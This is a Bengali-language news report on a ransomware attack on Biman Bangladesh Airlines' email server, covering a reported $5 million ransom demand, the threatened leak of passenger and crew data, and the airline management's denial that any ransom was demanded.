
প্রায় এক সপ্তাহ ধরে বিমান বাংলাদেশ এয়ারলাইন্সের ই-মেইল সার্ভার হ্যাকারদের দখলে রয়েছে। তারা বিমানের কাছে ৫০ লাখ ডলার মুক্তিপণ দাবি করেছে। তাদের এ দাবি পূরণ না করলে বিমানের প্রায় ১০০ গিগাবাইট তথ্য সবার জন্য উন্মুক্ত করে দেওয়ার হুমকি দেওয়া হয়েছে। বিমানের কয়েকটি সূত্র এ তথ্য নিশ্চিত করেছে।
শুক্রবার হ্যাকারদের মুক্তিপণ দাবির বিষয়টি দেশজুড়ে ভাইরাল হয়। যদিও বিমান বাংলাদেশ এয়ারলাইন্সের ব্যবস্থাপনা পরিচালক ও সিইও শফিউল আজিম বরাবরই সাংবাদিকদের কাছে দাবি করছেন, ই-মেইল সার্ভার-সংক্রান্ত বিমানের কাছে কোনো মুক্তিপণ দাবি করেনি হ্যাকাররা। এমনকি সংস্থাটির জনসংযোগ বিভাগের কর্মকর্তা তাহেরা খন্দকারের পাঠানো গত বৃহস্পতিবার এক সংবাদ বিজ্ঞপ্তিতে বলা হয়, বিমানের ই-মেইল সার্ভার বিষয়ে বিভিন্ন সংবাদ মিডিয়া বিভ্রান্তিকর তথ্য প্রকাশ করেছে। সার্ভার বিষয়ে কোনো ধরনের মুক্তিপণ দাবি করেনি হ্যাকাররা।
সূত্র জানায়, রাষ্ট্রীয় সংস্থা বিমান বাংলাদেশ এয়ারলাইন্সের ই-মেইল সার্ভার প্রায় এক সপ্তাহ আগে হ্যাকারদের কবলে পড়ে। এখন পর্যন্ত তা উদ্ধার করা যায়নি। বেহাত হওয়া সার্ভারে সংরক্ষিত গুরুত্বপূর্ণ তথ্য ফাঁস না করার বিনিময়ে বিমানের কাছে মোটা অঙ্কের অর্থ দাবি করেছে হ্যাকাররা। এই অর্থ দিতে বিমানের হাতে সময় আছে আর মাত্র তিন দিন।
বিমানের কয়েকজন কর্মকর্তা নাম প্রকাশ না করার শর্তে জানান, ১৭ মার্চ বিমানের ই-মেইল সার্ভার র্যানসমওয়্যারে আক্রান্ত হয়। সার্ভার হ্যাক হওয়ার পর থেকে কয়েক দফায় সতর্ক করে বিমানের কাছে ৫০ লাখ ডলার চেয়েছে হ্যাকাররা। র্যানসমওয়্যার হচ্ছে এক ধরনের ক্ষতিকর সফটওয়্যার প্রোগ্রাম বা ম্যালওয়্যার, যা কোনো কম্পিউটার, স্মার্টফোন বা ডিজিটাল ডিভাইসে সংরক্ষিত তথ্যে ঢুকতে বাধা দেয়। এই ম্যালওয়্যারে আক্রান্ত হলে ডিভাইস বন্ধ হয়ে যেতে পারে বা এতে থাকা তথ্য চুরি করে নিতে পারে ম্যালওয়্যারটি ছড়ানোর পেছনে থাকা হ্যাকাররা। বিমানের ডেটাবেজে আছে যাত্রীদের পাসপোর্টের বৃত্তান্ত, কর্মী ও অন্যান্য উড়োজাহাজ সংস্থার তথ্য। এ ছাড়াও ফ্লাইট, মালপত্র ও সব ফ্লাইটের ক্রুদের বিষয়েও তথ্য রয়েছে হ্যাকারদের হাতে। তাদের ব্যবহৃত র্যানসমওয়্যারকে চিহ্নিত করার জন্য আইটি বিশেষজ্ঞরা যেসব বৈশিষ্ট্যের দিকে নজর রাখছেন, তা ক্রমাগত পরিবর্তন হতে থাকায় একে আলাদা করা বা এর জন্য দায়ীদের পরিচয় জানা সম্ভব হয়নি।
তারা বলেন, বিমানের ই-মেইল সার্ভারে হামলা চালানোর জন্য যে ম্যালওয়্যার ব্যবহার হয়েছে, তার নাম জিরো-ডে অ্যাটাক। ডিজিটাল নিরাপত্তা সংস্থার আইটি কর্মকর্তা ও তদন্ত কর্মকর্তারা আগে কখনও এ ধরনের ম্যালওয়্যার দেখেননি। এর আগে ২০২২ সালে বিমান আরও একবার ম্যালওয়্যার আক্রমণের শিকার হয়েছিল।